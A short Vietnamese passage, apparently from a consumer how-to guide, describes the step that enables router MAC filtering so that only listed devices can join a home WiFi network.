Bước 6. Bây giờ bộ lọc MAC sẽ được kích hoạt, và chỉ có các thiết bị được liệt kê trong các thiết lập router bây giờ sẽ có quyền truy cập vào mạng WiFi của bạn, và không ai khác có thể kết nối với WiFi của bạn.

Chặn thiết bị từ mạng Wifi của bạn